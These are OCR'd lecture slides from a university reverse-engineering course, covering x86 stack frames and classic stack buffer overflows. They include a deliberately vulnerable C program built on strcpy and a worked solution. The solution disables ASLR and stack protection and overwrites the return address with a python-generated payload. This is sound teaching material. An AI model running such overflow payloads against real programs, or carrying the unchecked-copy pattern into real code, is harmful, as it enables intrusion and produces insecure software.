


Stack Frame Setup and Teardown

8048716 **mov DWORD PTR [esp], eax**
8048719 **call 80485ed <do chksum>**

do_chksum function entry point
80485ed **push ebp**
80485ee **mov ebp, esp**
80485f1 **sub esp, 0x34**

; (Assumed function body not shown)
804866c **add esp, 0x34**
8048670 **pop ebp**
8048671 **ret**




Stack Frame Setup and Teardown

mov DWORD PTR [esp], eax
call 80485ed <do chksum>

do_chksum function entry point
push ebp
mov ebp, esp
sub esp, 0x34


; (Assumed function body not shown)
add esp, 0x34
pop ebp
ret



Vulnerability of Stack Structure

A small problem: return address (**eip**) is inlined with user-controlled buffers

- What can happen if copy into stack-allocated buffer is not bounds-checked?



Vulnerability of Stack Structure

A small problem: return address (**eip**) is inlined with user-controlled buffers

- **Q1:** What can happen if copy into stack-allocated buffer is not bounds-checked?

- **Answer:** User can control values of other variables, frame pointer, and return address

- **Q2:** If user overwrites the return address on stack, what happens when function returns?

Vulnerability of Stack Structure


A small problem: return address (**eip**) is inlined with user-controlled buffers

- **Q1:** What can happen if copy into stack-allocated buffer is not bounds-checked?
- **Answer:** User can control values of other variables, frame pointer, and return address

- **Q2:** If user overwrites the return address on stack, what happens when function returns?
- **Answer:** process will execute arbitrary code of the user's choosing

Smashing the Stack

- **Stacks** grow from **higher** to **lower** memory addresses, while **buffers grow from lower to higher**.
- When data is copied into a buffer, it starts at the initial element and, if exceeded, may **overflow** into critical areas above the buffer, including the **saved return address** and **the previous frame pointer**.
- An overflow can alter the return address, leading to different outcomes upon function return: a program crash if the new address is unmapped or protected, or unintended execution if it points to a valid instruction."



Exercise 2: Smashing the Stack for fun an profit

File Edit Search View Document Help

vul.c

```c
#include <stdio.h>
#include <string.h>

void secretFunction() {
    printf("Secret function activated!\n");
}

void sayHello(char *input) {
    char name[12];  // Buffer stored on the stack
    strcpy(name, input); // This copies a potentially malicious string into the character buffer without checking size
    printf("Hello %s\n", name); // Print using the buffer to ensure we're using the stack-stored value
}

int main(int argc, char* argv[]) {
    if (argc != 2) { // Error message if run improperly
        printf("Usage: %s arg\n", argv[0]);
        return 1;
    }
    sayHello(argv[1]); // Passes our input to the vulnerable function
    return 0;
}
```

Exercise 2: Smashing the Stack for fun and profit

Objective: Utilize your understanding of buffer overflows and GDB to alter the execution flow of the given program so that it executes a "**secretFunction**" not normally called during execution.

Background: A buffer overflow occurs when data exceeds a buffer's storage capacity, leading to adjacent memory locations being overwritten. This can include overwriting the return address on the stack, which determines where the program resumes execution after a function returns.

Task:

- Analyze the given C program in GDB debugger to understand how the sayHello function operates.
- Determine the location of the buffer within the stack frame and calculate how much data is required to overflow the buffer and reach the saved return address.
- Craft an exploit string that, when used as input to the program, overflows the name buffer and overwrites the saved return address with the address of the secretFunction.
- Execute the program outside of GDB with your crafted exploit string to verify that the secretFunction is executed.

Exercise 2: Smashing the Stack for fun and profit

Instructions:

Compile the given program with debugging information and disable stack protection mechanisms:

gcc -g -fno-stack-protector -o vul vul.c

Set up GDB with the following commands:

gdb ./vul name

Use GDB commands such as break, run, info registers, x/, set, disassemble ,etc..to analyze the program.

Create your exploit string based on the memory layout observed in GDB.

Exercise 2: Smashing the Stack for fun and profit

Instructions:

Compile the given program with debugging information and disable stack protection mechanisms:

gcc -g -fno-stack-protector -o vul vul.c

Set up GDB with the following commands:

gdb ./vul name

Use GDB commands such as break, run, info registers, x/, set, disassemble ,etc..to analyze the program.

Create your exploit string based on the memory layout observed in GDB.

RIT

Smashing the Stack For Fun and Profit Solution

Exercise 2: Smashing the Stack for fun and profit

Check and disable ASLR:
Address Space Layout Randomization (ASLR) is a security feature that helps prevent buffer overflow attacks by randomly positioning the address space locations of key data areas of a process, including the base of the executable and the positions of the stack, heap, and libraries in memory.

cat /proc/sys/kernel/randomize_va_space
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

inside GDB
Find the secretFunction address
0x565561ad

Try different buffers and find the return address of the main() inside the sayHello stack
AAAABBBBCCCCDDDDAAAA
0x41414141 0x42424242 0x43434343 0x44444444 0x41414141 0xffffcf00 **0x5655626b**

Method 1 set the address manually :
inside GDB re-set the return address to point to the secretFunction address
set *((int *)($ebp+4))=**0x565561ad**

Method 2: write an exploit.
(gdb) run `python -c "print('A' * **24** + '\xad\x61\x55\x56')"` ←- adjust the number of A(s) and the secretFunction address

Exercise 2: Smashing the Stack for fun and profit

Outside GDB Linux shell)

```
$ python -c "import sys; sys.stdout.buffer.write(b'A' * 24+  b'\xad\x61\x55\x56')" > payload.bin
$ ./vul "$(cat payload.bin)"
```

Or use print function:

```
$ ./vul "$(python -c "print('A' * 24 + '\xad\x61\x55\x56')")"
```

try to adjust this 24 and the address of the secretFunction

Course Overview

- **Title: “CSEC 202 - Reverse Engineering Fundamentals”**

Instructor	Office	Phone	Email	Semester-Year
Emad Abu Khousa	D003		eakcad@rit.edu	Spring-2024
Office Hours:	M: 12:00-01:00 TR: 11:00-12:00			

- **600: TR 12:00-01:20, Room B-107**
- **601: MW 01:05-02:25, Room C-109**
- **602: TR 01:30-02:50, Room D-207**

RIT

Thank You and Q&A